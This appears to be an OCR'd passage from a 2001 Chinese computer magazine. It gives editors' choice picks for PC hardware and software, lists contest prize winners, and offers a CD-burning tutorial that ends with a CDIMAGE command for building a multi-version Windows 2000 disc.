编辑点评：Back-UPS 500标称输出电压均为230V，输入频率50Hz +/-3Hz，主要运行的电压范围168-280V，电池半负载平均后备时间10.6分钟，平均重新充电时间7hour(s)，全时多极噪声过滤，0 箝制响应时间。能将计算机立即切换至紧急电池备用电源，使您能安全度过短时断电，或在长时间停电时关闭系统。避免在突发事故出现时因电源问题而导致键盘锁死、全部数据丢失、硬件老化、主板损坏等不可避免的故障停机。Back-UPS 500具备高性能浪涌抑制，可使计算机免受电力噪声及损害性电源浪涌，甚至雷击的损害。还有自动电压调节功能。为Modem/传真/电话提供保护的数据线浪涌保护功能接口。其内置的Worksafe除支持标准Windows95/NT/2000 的软件管理功能外，并能够自动存储已打开的文件并关闭应用软件，支持Microsoft Office / Lotus SmartSuite等，是专为中国制式设计的。

录音笔

三星数码录音笔

小巧玲珑，银白色的外观相当时尚，支持最长录音时间超过400分钟，正常也可以录制两个小时以上毫无问题，使用两节5号电池。有了它，众编辑记者出去采访都可以潇洒走一回。

手机选择

摩托罗拉手机T189

对于手机，众多的编辑用的最多的品牌就是摩托罗拉，在摩托罗拉众多的产品里，最新出的T189比较有特点，也是目前广告做得满街都是的产品。

软件部分


输入法

紫光拼音

虽然汉字输入从一开始就有“音码、形码”之分，但是好像一直以来拼音输入法还是最大多数人的选择。毕竟上手容易，不像五笔那样需要经过专门的训练。

音码一直以来被人指责的无非就是重码多，输入速度慢之类。但近年来，通过对汉字词句的分析，越来越多





的拼音输入法开始支持根据上下文字词关系自动调整选择合适的汉字，从而实现了智能的整句输入。在这方面，做得很好的除了微软OfficeXP中附带的“微软拼音输入法3.0”以外，还有就是近期内风行的“智能狂拼Ⅱ”以及“紫光拼音输入法”。

“微软拼音输入法3.0”由于是附带在OfficeXP中，所以虽然性能绝对上乘（还同时提供语音和手写输入、中英文自动识别），但是没有购买OfficeXP的朋友就只能望洋兴叹了；“智能狂拼Ⅱ”虽然相比于1代在功能上已经大为提升，改进了原先存在的资源消耗极为恐怖之类的毛病，堪称拼音输入法玩家的上佳选择，但毕竟还是需要付费购买。因此我们的目光就投向了三者中的最后一个，也是惟一完全免费的一个——紫光拼音输入法。虽然免费，但是它的性能也相当不错，因此在此次编辑选择奖投票时，它以惊人的票数获得了编辑的一致推荐，“编辑选择奖”当之无愧。

紫光拼音输入法目前最新版本2.3。

杀毒软件


金山毒霸、安全之星

杀毒软件是市面上少见的正版软件首选类别，尤其是早年闹过“XX软件锁”之后，一般用户轻易都不敢使用盗版。再加上近年来媒体关于“CIH”、“美丽莎”、“爱虫”之类的炒作，民众对于病毒的防范已经到了本能反应的地步——购机必买杀毒盘。在众多的杀毒产品中，金山毒霸获得众小编的欢心，不仅仅是因为它结合了国内国际两套杀毒引擎，可以进行双重防杀，更因为它可以通过中俄全球病毒监测网，每周捕获百余种国内外最新病毒，并于每周一准时升级更新；再加上遍布全国的店面服务中心和互联网服务，选择金山毒霸已不需要更多的理由。（毒霸咨询电话：北京：010-62524868 珠海：0756-3335688）



至于安全之星，这是一款最新面世的国产软件，集“杀毒、防黑”两者于一体，设计思想和Norton Internet Security类似（该产品中内置了Norton AntiVirus进行杀毒）。设计思路有开拓性，病毒库的规模也堪称国内领先。该产品可能是对病毒和黑客防范过严，在软件默认选项上的设置标准上过高，有时会令使用者遇到一些小麻烦。不过瑕不掩瑜，虽然作为新品，尚无法完全让编辑们十分满意，但安全之星的防火墙和杀毒功能的水准的确不错，杀毒速度和识毒能力在同类软件中都名列前茅，所以最终还是得到了众位编辑的首肯。





Norton Internet Security 2001

防火墙

Norton Internet Security 2001(商业)
天网（免费）

作为免费产品，天网一直是各位编辑对于防火墙的首选。得益于作者们的编程功力，天网在防黑方面做得还是不错。而且特别突出的一点是工作极其稳定，从不曾见它闹过什么脾气，每次一开机就老实地呆在任务栏里，除了在受到攻击时闪烁几下，平时你根本都可以忘记它的存在。

至于商用防火墙软件，则首推Norton Internet Security 2001。它是在Norton Personal Firewall内核基础上推出的新一代网络防火墙，能创建个人防火墙，有效保护计算机免受黑客袭击。并内置了最新版本的Norton AntiVirus 2001，可谓杀毒防黑两手都硬。另外，它自带了幻灯片指导用户设置安全和隐私选项，让计算机新手也能很快地掌握其用法。

最令编辑们满意的功能是自动防火墙，可将黑客拒之门外，让他们无法下手也无处下手。它还允许我们完全控制网络过滤器，控制要发出的数据和允许通过防火墙的信息。利用“Advanced Options”(高级选项)对话框，还能够对每个网站指定精确的保护方案，为不同的网站设置不同的安全保护措施。

此外，Norton Internet Security 2001还有其他一些实用的功能，比如屏蔽掉弹出广告、防止小孩参与聊天、在线购物等形式的网上活动，并且允许用户创建多账号，以便为不同的用户提供不同的保护。而且它的在线更新程序不仅能够即时进行升级，还可以随时向公司站点通报恶意JAVA程序、病毒、ActiveX控件以及最新的黑客手法，让更多的朋友免受侵袭。

翻译软件（单词）

金山词霸.net 2001



作为金山词霸第五代产品，它包含了12本权威词典、32本专业词典，专业版总字数达2.6亿，专业词条多达700多万；同时还包含美国传统词典，可以实现美语双解；并集成网络功能，可定时更新最新词库、网上提交最新单词、定时更新词霸界面、随时下载功能插件等；此外它还有生词本功能，可把所有查过的单词自动添到生词本中。

除此以外，自从词霸2000就开始使用的TTS(Text to Speech)全程化语音技术，更是让词霸增色不少——TTS让词霸可以实现英文单词以及短语的准确发音，甚至可以独立完成整篇英文文章的朗读。

如果使用者在上网，可以在查词时点击搜索按钮，高速搜索相关网站；另外，词霸在界面上也下了些功夫，看起来更酷更时尚了些。

翻译软件（汉化）

金山快译.net 2001



《金山快译2001》提供了全文翻译功能（采用了比较先进的Fast AIT快速智能翻译技术）、软件汉化功能（提供200个汉化包）、网页汉化功能和永久汉化功能。有了这些，汉化软件轻松易行，更可下载现成的汉化包来用，所以金山快译特别值得对英文软件头痛的朋友第一时间拥有。

多功能综合平台

东方快车3000



实达铭泰的《东方快车3000》，借鉴了多种软件的长处，在原《东方快车》基础上进行了很多改进，提供有英中翻译、日中翻译、内码转换、网络翻译、即指即译、永久汉化、东方快文、东方快典、词库汉化包维护等。

其中最为引人注目的是内码转换功能，在原来的基础上增加了UTF-8、HZ码和UNICODE的支持（听起来像南极星吧）。

网络翻译可以智能汉化网页，自动识别该译与不该译的内容，另外还增加了对各个网站和网页的定制翻译，可以指定哪个网站/页翻译，哪个网站/页不翻译（现在听起来像金山快译）。

即指即译增加了抓词方式，并可以自己设定抓词方式，抓词后还可提供网络查询（这就变成金山词霸了）……

使用3个引擎翻译系统，根据不同的情况调用不同的翻译引擎，如全屏汉化——英文软件界面、网页；全文翻译——英文文档；全屏汉化——日文文档、网页。

智能生成个性化菜单，系统可记忆用户操作过程，将不经常用的菜单自动隐匿。并可同时选择使用多个专业词库进行翻译。提供并自动调用800多个大中型英文软件汉化包，只需点击“中”按钮即可完成翻译目的。最新汉化包可在网站上下载（和金山快译.net毫无二致）。

为了充分体现个性化，《东方快车3000》还提供了多种风格的界面，可任意更换皮肤。在系统资源占用上采用智能控制，性能上突出易用性、稳定性、创新性。值得一提的是，可自动提醒用户将自己的词库发布到网上、新词自动提示加入词库。并可窗口转码，独立使用转码功能进行批量转码。有良好的兼容性，可兼容多个操作系统如Win98/Win2000/WinMe。

下载软件

FlashGet


纵下载软件三千，我只取一瓢饮。下载软件之多，可说是琳琅满目。Getright、Gozilla、Netvmpire这些国外软件在国内一度风靡一时，不过和ICQ一样，还是挡不住国内软件的本土化优势（中文界面就是好啊就是好），不得不让位于网络蚂蚁、FlashGet之类的国产软件。自从网络蚂蚁提出多线程下载以来，国产下载软件的速度已经是不分伯仲，就看软件提供的其他相关服务功能能否抓住使用者的心了。

这方面FlashGet可说是不错：

最多可把一个软件分成10个部分同时下载，而且最多可以设定8个下载任务。通过多线程、断点续传等技术，最大限度地提高下载速度。支持镜像功能（多地址下载），通过Ftp Search自动查找镜像站点。可创建不同的类别，把下载的软件分门别类地存放。强大的管理功能，包括支持拖拽、更名、添加描述、查找、文件名重复时可自动重命名等等。并可管理以前下载的文件，支持自动拨号、自动挂断和关机。下载的任务可排序，也可指定时间进行下载，避开网络使用高峰。另外还提供了速度限制功能，下载时不影响浏览。

邮件软件


Foxmail



虽然算不上完美（毕竟某些时候还是存在小问题），但是上手快速方便，加上全中文界面，再加上200万的忠实拥护者，Foxmail顺理成章成为《电脑爱好者》编辑的首选Email收发软件。

炒股软件

分析家3.16



一款只有股民才会感兴趣的软件，念及部分电脑爱好者也是股海沉浮，所以这里也就顺便选择了一款。该软件的强势在于其选股、计算等功能，其体贴的设计，让原来繁琐复杂的炒股过程变得相当轻松。

办公软件

Office2000

虽然OfficeXP的发布吸引了众小编的目光，OfficeXP的功能更是让所有的编辑都动了心，但是看看4000大元的价

格，众小编知道除非微软赠送，否则今年内用上OfficeXP的愿望就只能是幻想了……幻想变成现实前，大家只能继续使用——Office2000。



毕竟是培养了这么多年，如今的编辑们使用Word更多于使用WPS，看来微软培养市场、放纵盗版、打击金山的战略也真不是盖的——不管你喜欢不喜欢，如今的Office系列已经培育了大批习惯于操作Word编辑文稿的忠实用户，害得金山最新的WPS Office的界面也要向Office系列看齐。

不管怎么说，Office2000中，各款办公软件（Word、Excel、Powerpoint、Access等）彼此之间的配合进一步加强了，足以应付大多数办公应用。加上各位小编整天用的也就是Office2000，所以投票给它是毫不奇怪的事情。

影音播放

超级解霸2001

超级解霸，耳熟能详的名字。当年的梁肇新自从486时代凭着“解霸”打败XinMpeg等诸多播放软件后，便一直独领国内影音软件之风骚。到了超级解霸2001，功能更是大大丰富了。不说别的，单是那用于播放DVD的软解压软件，就足以令你心动，更何况那一大堆的应用软件，可以转换视频音频文件格式，压制MP3，以及网络视频电话等等，不由你不食指大动，必欲买之而后快。



网页制作

MacroMedia 三剑客

DreamWeaver 4、Fireworks 4、Flash 5，Macromedia的三款网页系列产品，构成了网页制作“梦之队”，纵观网络世界，无人可与之匹敌。真正所见即所得的页面设计，三款产品之间的无缝连接，Flash的惊人效果，DreamWeaver的精美页面，Fireworks的图形处理……你以为你还有挑选的余地么？

教育软件

洪恩《开天辟地III》

自从《开天辟地》一出世，就以翔实丰富的知识，深入浅出的讲解，简单明了的演示，赢得了广大电脑盲的欢心，不光正版卖得如火如荼，就算在盗版市场也是一再加印，被用户点名索要。



到了《开天辟地III》，光盘数已暴涨到了6CD之多。1张CD讲述Win95/Win98/WinMe的操作、使用；2张光盘教你学习最流行的应用软件（如Office2000系列，WPS2000，最新版Photoshop、ImageReady 等），再用1张CD专门讲述上网的各种流行操作内容（比如聊天、浏览等）以及编程初步知识，最后再单独提供1张CD学习Win2000操作。除此以外，还有洪恩出品之“自由与荣耀”三维战略游戏一张。看得出，该作品在对初学者更体谅、界面更漂亮和内容更精彩方面，下了更多的心血。

自从有了它，众小编面对菜鸟稀奇古怪的各种问题时不再诚惶诚恐，而是轻松应对，谈笑风生：你这个问题嘛……简单，去买套《开天辟地III》，里面有答案……

即时通讯

QQ2000

记得有人评论过OICQ，说这款软件绝对称不上是精品，但是能把非精品的东西弄得如此流行，你不得不佩服腾讯公司……OICQ目前是国内即时通讯类的软件之王，这可说是当之无愧。其咄咄逼人的本土化攻势，即便是风靡全球的ICQ也只能退避三舍，在国内让出大半江山。所以，虽然也有人不情不愿，但是还是只能把手里的票投给了它。



OICQ除了在软件上下了不少功夫，软件外的功夫也下了不少——比如和电信部门合作开通“移动QQ服务”等。另外，现在的腾讯公司也出售QQ系列产品，比如QQ公仔之类。为了避免做大之后惹上不必要的麻烦，如今的OICQ 2000改名成了QQ2000，还把很多国外著名卡通人物的形象换成了自己画的头像，害得不少人从原先的帅哥美女类可爱头像变成了如今的猪头狗头……呵呵……

由于针对OICQ进行攻击的软件从来没有中断过开发（说实话，早年的OICQ安全性实在是太差），所以QQ系列的软件的改进也从来没有停止过——最新版的QQ2000（2001年5月20日发布），有了不少明显改进的体贴功能，更加入了一些被广大使用者呼吁已久的功能，诸如上传好友分组之类，可惜这些都是需要你付钱成为会员才能享受的……

系统维护

Norton System Works 2000

不用说，从DOS时代起，Norton系列工具就是出了名的。虽然到了刚推出Windows版本时，一度对中文不支持，但是到了如今的Windows2000时代，Norton再一次成为工具软件的代名词，编辑的首选品牌。

硬盘工具

Ghost 6.0

老牌硬盘备份工具，可用来备份整个分区。一旦出错，15分钟内即可恢复原有系统。除此以外，利用它的服

特别话题



务器功能，还可以让你安装完一台机器上的系统与软件后，通过局域网，短时间内即可将整个系统复制到其他局域网机器的硬盘上，从而大大节约了安装软件的时间。

网络电话

Net2phone 10.0



自从知道网络可以传输声音以来，网络电话就一直以其超低廉的价格受到大家的喜爱。在众多网络电话产品中，Net2phone 是最为流行的一款，而且在中国设有代理商可以购买通话时间。软件方面，专门为中国用户推出简体中文版，在网络畅通时，除了有少许的回音外，通话音质相当的清晰，而不管你是打到美国、日本，还是阿根廷、加拿大。因此，它算得上是国际长途电话的有力竞争者，可以有效地节省国际长途通话费用。购买了 Net2phone 账号的使用者，还可以使用它的一个姐妹软件 Net2Fax，以同样的低廉费用发送国际传真，进一步节省开支和费用。

FTP 工具

CuteFTP 4.10

众小编上传下载的最爱。尤其是上传时的断点续传功能，可以有效地避免重复性劳动。4.10 的版本是 CuteFtp 系列中大家用得最爽的一款。

图形处理

PhotoImpact 6中文版



提起图形图像，立刻会让人想到 Photoshop,不过我们这里选择的却是另外一款，一款全中文界面、使用简单而功能之强大毫不逊色于 Photoshop 的软件——全能网页设计工具 PhotoImpact 6.0 简体中文版。

PhotoImpact 6.0 简体中文版是友立公司最新开发的一套简单易用之图像、网页编辑制作软件。它提供所见即所得的图形界面，让使用者只要利用鼠标拖放或双击的简易操作，就能够轻松地制作出各类专业的图形特效和精美的个人网页。配上 Gif Animator4，就成为一套完美的网页影像制作工具，从网页每个部分的设计到网页动画制作及影像最佳化，让每个人都可以轻松运用。

它提供的丰富网页元件设计，以极其简单的操作方式，快速完成制作网页所需的各种元件，标记、按钮、分隔线、图示、项目符号……只需要 3 个步骤就可快速完成。更可快速制作 JaveScript 按钮、超强的影像特效、动态的动画效果（使用 GIF Animator4）……让编辑们心动不已。不过最令人心动的，还是它 98 元的震撼性价格。

OCR 文字识别

清华紫光文通OCR

较高的识别率是选择它的最大理由，作为惟一可以识别 2 万多汉字的多体文字识别系统，还支持汉字和英文混排、日文和英文混排、韩文和英文混排同时识别。为了适应网络化趋势，还支持局域网内合作识别，支持 Windows 环境和 GB、JIS 和 SHIFT - JIS 等多种内码，可以用于 Windows NT 和 Windows 95／98，使用面很广。特别值得点出的是该产品还具有自学功能，不论什么生僻字，都可以通过键盘输入进行学习，从而大大拓宽了 OCR 系统的识别字符集。

对了，如果你购买扫描仪，应该有很大的几率在附赠软件中见到它的身影。

¡°Ê±·Ö´ó½±ÔÚÕÒÄú¡±之技嘉传情获奖名单

一等奖

梁　冰（北京）

二等奖

殷叶红（新疆）

纪念奖

焦　杨（湖南）	吴　骅（合肥）	郭　龙（山东）
燕伟伟（河南）	邱雪松（浙江）	方俊杰（浙江）
陈　八（广东）	彭清华（广东）	丁斌（吉林）
魏明洲（深圳）	孙秀花（山西）	叶情（浙江）
杨硕玺（浙江）	田学东（北京）	谢毅谦（厦门）
王东波（吉林）	杨树文（黑龙江）	丁德霖（哈尔滨）
蔡　可（云南）	赵　勇（深圳）	黄　铮（安徽）
张海涛（哈尔滨）	陈雪松（北京）	成景松（陕西）
王恒伟（呼和浩特）		

“精彩软件等你拿”之友立送礼获奖名单

一等奖

符明亮（广西）

二等奖

叶　翔（浙江）

厦门市开元区龙昌里42号601室的一位朋友（没有写姓名）

三等奖

扬　晖（广西）	吴成贵（重庆）	李志强（山西）	杨　竹（成都）
刘劲松（北京）			

参与奖

李红桥（秦皇岛）	李永彬（秦皇岛）	刘晓刚（黑龙江）	张玉波（江苏）
蓝　松（重庆）	李国华（重庆）	国林川（哈尔滨）	李　超（山东）
王舜孝（哈尔滨）	王正宝（福建）	张延才（江苏）	殷　鹏（湖南）
张文阁（河北）	宋　杨（山东）	韦　俊（广西）	张振国（新疆）
宋　戈（山西）	陈越丰（浙江）	吴多义（广东）	房　勇（徐州）
高　俊（云南）	邱建华（河南）	徐欣羽（吉林）	李寅印（河南）
王槐民（广东）	蓝　海（广东）	邹　欢（江西）	敬新疆（江苏）
魏　伟（安徽）	水　清（上海）	肖　翼（四川）	杨　昆（甘肃）
秦永奎（辽宁）	周　军（江苏）	张兴波（辽宁）	王　鹏（北京）
宇　田（河南）	李清荣（福州）	杨明阳（吉林）	林嘉义(福建)
毕宏杰(山东)	毛汉文(上海)	李　崇(郑州)	崔继东(郑州)

面对着日益增多的数据信息，普通的软盘和外置式zip驱动器已经越来越不能适应计算机用户的存储要求了；同时，随着光盘刻录机价格的不断下降，越来越多的用户开始使用光盘来保存自己硬盘上庞大的数据信息。但是，要使用光盘保存数据，必须学会正确的光盘刻录技术，尽管现在的刻录软件都比较“人性化”，但在实际使用中还是会出现这样那样的问题。因此，如何正确掌握刻录软件的使用和相应的刻录技巧，就成了大家非常关心的话题。“刻”不容缓！:D

——步步高栏目主持　小渔

□浙江　阿土仔工作室

光盘刻录必备常识



一、光盘刻录方式

制作不同类型的光盘采用的刻录方式不尽相同，目前较常用的刻录方式有以下几种。

1.整盘刻录（Disc At Once），也就是通常所说的DAO模式，这种刻录模式主要用于光盘的复制，一次性完成整张光盘的刻录。其特点是能使复制出来的光盘与被复制的源盘完全一致。DAO写入方式可以轻松完成对音乐CD、混合或特殊类型CD-ROM等数据轨之间存在间隙的光盘的复制，且可以确保数据结构与间隙长度完全相同。不过要指出的是，由于DAO刻录方式是把整张光盘当作一个区段（Session）来进行处理，一些小的失误都有可能导致整张光盘的彻底报废，所以它对数据传送的稳定性和驱动器的性能有较高的要求。

2.轨道刻录（Track At Once），也就是通常所说的TAO模式，这种刻录模式是以轨为单位进行操作的刻录方式。它支持向一个区段分多次写入若干轨的数据，主要应用于制作音乐光盘或混合、特殊类型的光盘。

3.快速刻录（On The Fly），也就是通常所说的OTF模式，这是一种非常常用的刻录方式。在早期，由于计算机运算速度无法满足要求，所以只能在刻录前将数据预先转换成使用ISO-9660格式的Image File（映像文件），然后再进行刻录。目前的电脑处理速度已经可以实现完全实时转换，这种将数据自动实时转换成ISO-9660格式，然后进行烧录的方式就叫快速刻录。

4.区段刻录（Session At Once），也就是通常所说的SAO模式，这种写入模式一次只刻录一个区段而非整张光盘，余下的光盘空间下次可以继续使用，常用于多区段CD-ROM的制作。其优点是适合于制作合辑类型的光盘。但每次刻录新区段时都要占用约13MB左右的光盘空间，用于存储该区段的结构以及上一区段的联接信息，并为建立下个区段作好准备。因此区段过多会浪费较多的光盘空间，不是非常划算。

二、刻录光盘的文件系统类型

光盘文件系统的作用与我们所熟悉的FAT16、FAT32、NTFS等硬盘文件系统的作用基本上是一样的，这些文件系统对于刻录光盘是很重要的。目前最常见的光盘文件系统有以下几种：

1.ISO-9660　由国际标准化组织于1985年颁布，是目前惟一通用的光盘文件系统，任何类型的计算机以及所有的刻录软件都提供对它的支持。因此，如果想让刻录好的光盘能被所有的CD-ROM驱动器都顺利读取的话，那就最好使用ISO-9660或与其兼容的文件系统。其他的文件系统有可能只能在CD-R或CD-RW上读取，限制了光盘的通用性。ISO-9660目前有Level 1和Level 2两个标准。Level 1与DOS兼容，文件名采用传统的8.3格式，而且所有字符只能是26个大写英文字母、10个阿拉伯数字及下划线。Level 2则在Level 1的基础上加以改进，允许使用长文件名，但不支持DOS。

2.Joliet　由微软公司自行定义的光盘文件系统，也是对ISO-9660文件系统的一种扩展。它支持Windows 9x/NT/2000和DOS，在Windows 9x/NT/2000下文件名可显示64个字符，可以使用中文。

3.Romeo　由著名的Adaptec公司自行定义的文件系统，支持Windows 9x/NT/2000，文件名最多可有128个字符，支持中文，但不支持DOS。

三、光盘格式、类型及其容量简介

目前常见的CD光盘格式大致可分为以下三种：音乐CD（CD-Digital Audio，即CD-DA）、数据CD（即CD-ROM）和扩展类CD（CD-ROM eXtended Architecture，即CD-ROM XA）。其中，扩展类CD光盘的代表有Video CD等。这三种格式的主要区别在于每扇区的字节数，CD-DA为2352字节/扇区，数据CD为2048字节/扇区，扩展类CD为2336字节/扇区。正因为如此，这三种格式光盘的数据容量存在明显的区别（以标准的74分钟光盘计算）。

音乐CD的容量为：74×60×75×2352÷1024÷1024=746.93（MB）

数据CD的容量为：74×60×75×2048÷1024÷1024=650.39（MB）

扩展类CD的容量为：74×60×75×2336÷1024÷1024=741.85（MB）

CD光盘的类型目前分为5种：音乐CD（Audio CD）、普通CD-ROM（Normal CD-ROM）、混合模式CD（Mixed-Mode CD）、特殊模式CD（CD Extra Mode）、多区段CD-ROM（Multi-Session CD-ROM）。

□浙江　阿土仔工作室

成功刻录 八大注意事项



“刻”不容缓

要提高刻录的成功率，除了正确选择适合自己刻录机的相应刻录软件外，掌握一定的刻录技巧也是必不可少的。下面就来介绍一些相应的刻录技巧。

1.尽可能在配置高的机器上刻录

笔者在多次刻录的实践中发现，在高性能的计算机上刻录的成功率要明显高于在性能低的计算机上刻录的成功率。如果电脑的配置太低，刻录过程中大量的数据传输会使机器负荷不了的。因此，为了减少刻录时废盘的几率，建议大家最好在配置高的计算机上进行刻录，笔者的建议配置：CPU主频应在300MHz以上，内存应在64MB以上，因为这两方面对系统性能的影响比较大。

2.刻录时最好选择先模拟然后刻录的模式

尽管现在很多刻录机都支持直接写入功能，但为了保险起见，笔者还是建议大家最好在刻录时选择“模拟并刻录”的方式进行刻录。也就是让刻录机先模拟刻录一次，成功后再进行正式的刻录工作。这样可以避免由于刻录中的意外情况（例如计算机性能不稳定，光驱的读写速度跟不上，或者是读盘过程中出现了高噪音等等）而导致刻录失败。而在模拟刻录时一旦出现了这些问题，我们可以及时采取调整措施，并降低刻录的速度，直到上面的故障全部排除为止。可以这么说，模拟刻录是正式刻录的演习，它可以让你了解在正式刻录过程中可能出现的故障。目前几乎所有的刻录软件都有“刻录前先做模拟测试”的选项，尽管这会增加刻录的时间，但可以大大增加刻录的成功率，因此笔者建议大家选此选项。

3.刻录过程中尽量不要运行其他程序

由于光盘刻录时需要消耗比较大的系统资源，如果这时我们再运行其他的程序，就有可能会造成数据传输过程不顺畅，从而导致刻录失败。所以，我们在刻录的过程中，尽量不要执行另外的程序，尤其是在刻录时不要随意打开或者关闭窗口。

4.刻录时尽量选用慢速

尽管目前市场上流行的主流刻录机都支持8倍速或更高的速度来刻写光盘，但是速度太快可能会造成读写数据的不稳定性，如果刻写中再遇到其他不稳定的因素，就会导致刻录的数据发生中断，严重的话有可能损坏光盘。另外，较高的刻盘速度可能会在数据传输的过程中产生较大的噪音，从而影响最终的光盘刻录效果。因此，在进行刻录时，如果没有什么特殊需要，应该尽量在保证刻录质量的情况下，合适地选择刻录速度。在刻录重要数据时，建议选择慢速刻录。

5.硬盘的容量要大、速度要稳定

除了进行直接的光盘对拷外，在刻录时光盘刻录机通常都是从硬盘上将数据先读入到刻录机的缓存中去，然后再从缓存写到盘片中的。因此，硬盘是否能稳定地传输数据，对光盘刻录能否成功有着很大的影响。所以，选择一个传输速度稳定的硬盘至关重要。另外，在刻录期间输入的数据首先传送到缓冲区，然后该缓冲区可连续地将数据传输到刻录机的缓存中，硬盘的容量大可以提供较大空间的硬盘缓冲区，从而可以确保数据传输的连续。

6.尽量要保证被刻录的数据连续

由于刻录机在刻录过程中，必须要有连续不断的资料供给刻录机刻录到光盘上，在刻录机的缓冲区已空却还得不到数据的情况下，就会导致刻录失败，也就是大家所熟知的“缓存器欠载：Buffer UnderRun”现象。所以，在刻录之前确保被刻录的数据保持完整连续，对于刻录成功是有很大帮助的。要保证硬盘数据的连续，一般来说可以采取以下措施：

①将需要刻录的文件尽量都存放到同一个分区中。

②在刻录前对硬盘进行碎片整理操作，这样可以保证刻录时能够快速对硬盘上的文件进行访问。

7.刻录前关闭省电功能

现在的Windows操作系统支持硬盘、显示器等设备的省电功能，它会在某些设备在一段时间没有使用后启动，从而达到省电的效果。但是在刻录时如果这些功能被启动的话，会导致计算机突然失去响应而停止工作，从而有可能导致刻录的失败。因此，在刻录时应关闭省电功能，具体的操作步骤如下：首先用鼠标打开控制面板窗口，在其中找到“电源管理”图标，然后用鼠标双击该图标，打开电源管理窗口，在该窗口中将电源使用方案设为“始终打开”，而在“关闭监视器”及“关闭硬盘”两个选项中均设为“从不”模式。

8.其他一些在刻录前要做的准备工作

①关闭病毒防火墙程序，由于刻录时要从硬盘读取数据，在后台运行的反病毒软件会对这些数据进行一一检查，这会大大延缓数据的传输，而且一旦发现病毒，它会中断刻录工作。因此，可以在刻录前对要刻录的数据用查病毒软件进行查杀工作，在刻录时将病毒防火墙关闭。

②关闭光驱的自动插入通告功能。设置时，用鼠标依次点击“控制面板→系统→设备管理器→CD-ROM→属性→设置”，然后在弹出的窗口中将“自动插入通告”功能一项屏蔽掉。

③关闭屏幕保护程序。

④对于选择执行计划任务的用户要暂时关闭计划任务。

⑤为防止由于网上邻居的意外“访问”而导致刻录失败，必要时也要暂时终止网络共享。

现在的光盘刻录软件功能越做越强，一个刻录软件可以实现数据备份、光盘拷贝、CD 制作、VCD 制作、启动光盘制作等，可以说这也算是真正体现了“科技以人为本”的宗旨。因此，对于一般的计算机爱好者来说，只要熟练地掌握一种常用的刻录软件，就可以比较轻松地实现普通的刻录工作了。目前常见的刻录软件有：Easy CD Creator、Nero、Winoncd、NTI cd-maker 2000 等，通常刻录机附带的软件也是这些。下面就结合一些刻录软件，通过实例来具体谈谈刻录的方法。

重点关注:为了让大家刻录出更多品种、更多创意的光盘，我们特别在《电脑爱好者》编辑部首次推出的《从毒龙到 P4 傻博士装机实战》光盘中加入了刻录动态教程，教你一步步刻录各种光盘。三张光盘才 16 元！！！名师请到家，大家舒心刻吧！^_^

——步步高栏目主持 小渔

□浙江 阿土仔工作室

数据光盘刻录实战

对于普通的计算机爱好者来说，刻录机最重要的功能也就是进行硬盘数据的备份保存工作了。数据刻录可以分为两种方式，一种是刻录内容来自硬盘，另外一种是完整备份另外一张光盘。我们这里指的是前者，后者我们会在“光盘拷贝实战”一文中谈到。

对于前者的刻录工作，现在的刻录软件都比较容易上手，只要简单地将硬盘上需要刻录的软件用鼠标拖放到刻录窗口，然后进行刻录就可以了。需要引起大家注意的也只是一些在刻录时对于刻录格式的设定。

①设置文件系统格式。关于这方面的内容，“光盘刻录必备常识”一文中已进行了详细的介绍，笔者在这里建议大家，如果不需要在纯 DOS 下读取要刻录的光盘的话，在设置时使用刻录软件默认的“Joliet”格式，因为此格式可以支持中文，而“ISO-9660”可以支持纯 DOS 下的读取，但是不支持中文文件名，大家在刻录时可以根据自己的需要来选择格式。

②设置光盘的数据格式。这个选项有 Mode 1（CD-ROM）和 Mode 2（CD-ROM XA）两项选择，通常刻录软件默认的是 Mode 1。对于一次刻录内容较少需要多次加刻的朋友，笔者建议在第一次刻录时选择 Mode 2。在这里顺便要提醒大家的是,在进行追加刻录时尽量保证几次刻录时使用的刻录软件都是一样的,否则容易在加载原来刻录的数据轨道时发生问题，导致刻录后整张 CD 的内容无法读取。

除了上述两种常见的普通刻录方式外，最近这段时间还比较流行“N 合一”的光盘刻录方式（如现在可以见到的 Windows 2000 3合1等），不过由于它需要一定的工具和一定的技巧，而且其适用范围也有一定的限制（只能适用于同一软件产品的多版本之间，如 Windows 2000 的3个版本），普通的爱好者对于它还不是很了解。但是想想，利用此方法可以在一张光盘的空间内存储原来三张光盘的容量，的确也是非常惊人的。

以 Windows 2000 的 Professional、Server 和 Advanced Server这三个版本的3合1为例，按照一般的刻录方法，这三个系统的存储容量少说也有将近 1GB，存放在同一张光盘上是不太可能的。但如果你仔细观察三个版本操作系统的安装文件，你会发现在 Windows 2000 的这三个版本的安装盘中，有大量的文件是相同的，特别是语言包、字库以及附件中自带的应用程序，以及那个 50MB 的驱动程序库，三者之间不同的只是其他相对少数的系统文件。如果排除这些相同文件的多余备份，实现这三个操作系统存储在同一张光盘是完全可能的。现在这些“N 合一”光盘就是将 ISO 镜像文件经过特殊处理，重复的文件在光盘上只有一份，通过类似于修改光盘目录表的办法，让不同的目录 / 文件指向相同的数据区，完成 ISO 修改后再刻成光盘。

下面就来简单地介绍一下这种“N 合一”光盘的具体做法。在制作时需要一个微软内部使用的工具——CDIMAGE。

①建立两个临时目录（如E:\1和E:\2)，以 Windows 2000 为例，分别将三个版本的内容拷贝到临时目录 E:\1 的 pro、server、advserver 这三个目录中。

②在 E:\2 中运行 CDIMAGE，并使用下列参数：

cdimage -lWin2K3IN1 -t08/22/00,00:00:00 -h -n -o -m E:\1 Win2K3IN1.ISO

下面就介绍这些参数的具体含义：

-l:（是字母L）指定生成光盘镜像文件的卷标

-t：将镜像文件中所有生成文件都重新设成指定的时间

-h：包括隐藏文件

-n：允许长文件名

-o：这是CDIMAGE最重要的参数,利用它自动判断重复文件，对重复文件只处理一次，并自动修改相关的文件指向

-m：允许产生大于650MB 的ISO镜像文件

